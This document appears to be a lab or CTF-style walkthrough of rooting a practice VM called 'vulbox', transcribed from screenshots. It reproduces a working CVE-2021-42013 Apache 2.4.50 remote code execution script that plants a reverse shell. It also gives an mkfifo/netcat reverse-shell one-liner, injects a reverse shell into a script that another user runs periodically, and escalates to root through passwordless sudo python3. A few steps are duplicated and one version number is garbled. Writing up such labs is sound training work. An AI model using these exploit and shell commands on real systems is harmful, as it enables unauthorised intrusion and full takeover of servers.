
vulbox


steps

1. nmap



```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -oN vulbox.txt 192.168.154.132
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-02 18:38 EDT
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 18:38 (0:00:06 remaining)
Nmap scan report for 192.168.154.132
Host is up (0.00046s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 65:d7:2c:27:f4:f3:10:c8:a2:8e:28:32:4e:5d:6e:4a (RSA)
|   256 31:19:d9:32:f6:6a:d2:f8:0d:f1:6c:20:4a:46:94:bc (ECDSA)
|_  256 da:23:63:f0:4a:f4:5e:28:68:e9:6b:3d:5f:6a:28:26 (ED25519)
80/tcp open  http    Apache httpd 2.4.50 ((Unix))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.50 (Unix)
| http-methods:
|_  Potentially risky methods: TRACE
MAC Address: 00:0C:29:BD:E0:D3 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.97 seconds
```



2. website on port 80 using apache 2.49.0 (vuln to rce)

```
# Exploit: Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (2)
# Credits: Ash Daulton & cPanel Security Team
# Date: 24/07/2021
# Exploit Author: TheLastVvV.com
# Vendor Homepage:  https://apache.org/
# Version: Apache 2.4.50 with CGI enable
# Tested on : Debian 5.10.28
# CVE : CVE-2021-42013

#!/bin/bash

echo 'PoC CVE-2021-42013 reverse shell Apache 2.4.50 with CGI'
if [ $# -eq 0 ]
then
echo  "try: ./$0 http://ip:port LHOST LPORT"
exit 1
fi
curl "$1/cgi-bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/bin/sh" -d "echo Content-Type: text/plain; echo; echo '/bin/sh -i >& /dev/tcp/$2/$3 0>&1' > /tmp/revoshell.sh"
curl "$1/cgi-bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/bin/sh" -d "echo Content-Type: text/plain; echo; bash  /tmp/revoshell.sh"

#usage chmod -x CVE-2021-42013.sh
#./CVE-2021-42013_reverseshell.sh http://ip:port/ LHOST LPORT
```


> 3. establish a reverse shell

terminal 1

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.154.131 4444 >/tmp/f
```

terminal 2

```
nc -lvnp 4444
```




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
ls
connect to [192.168.154.131] from (UNKNOWN) [192.168.154.133] 51074
sh: 0: can't access tty; job control turned off
$ GET
HEAD
POST
X
X11
Xephyr
Xorg
Xwayland
[
aa-enabled
aa-exec
ab
aconnect
acpi_listen
add-apt-repository
addpart
addr2line
alsabat
alsaloop
alsamixer
alsatplg
alsaucm
amidi
amixer
amuFormat.sh
apachectl
apg
apgbfm
aplay
aplaymidi
apport-bug
apport-cli
```

> 4. did `ps aux`, found sam singh runs /tmp.sh every 10s

5. added reverse shell to /tmp.sh

> 4. did `ps aux`, found sam singh runs /tmp.sh every 10s


5. added reverse shell to /tmp.sh



```
srv
swapfile
sys
tmp
tmp.sh
usr
var
$ rm tmp.sh
rm: cannot remove 'tmp.sh': Permission denied
$ echo "sh -i >& /dev/tcp/192.168.154.131/4445 0>&1" > tmp.sh
$ cat tmp.sh
```

6. got a shell as sam singh

7. did `sudo -l`, found sam singh can run python3 as root on nopasswd



```
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 94  bytes 7412 (7.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4445
listening on [any] 4445 ...
connect to [192.168.154.131] from (UNKNOWN) [192.168.154.133] 60798
sh: 0: can't access tty; job control turned off
$ id
uid=1000(samsingh) gid=1000(samsingh) groups=1000(samsingh)
$ python3 -c "import pty; pty.spawn('/bin/bash')"
samsingh@vulbox:~$ sudo -l
sudo -l
Matching Defaults entries for samsingh on vulbox:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User samsingh may run the following commands on vulbox:
    (ALL : ALL) NOPASSWD: /usr/bin/python3, /usr/bin/sudo -l
samsingh@vulbox:~$ sudo python3 -c "import pty; pty.spawn('/bin/bash')"
sudo python3 -c "import pty; pty.spawn('/bin/bash')"
root@vulbox:/home/samsingh# 
```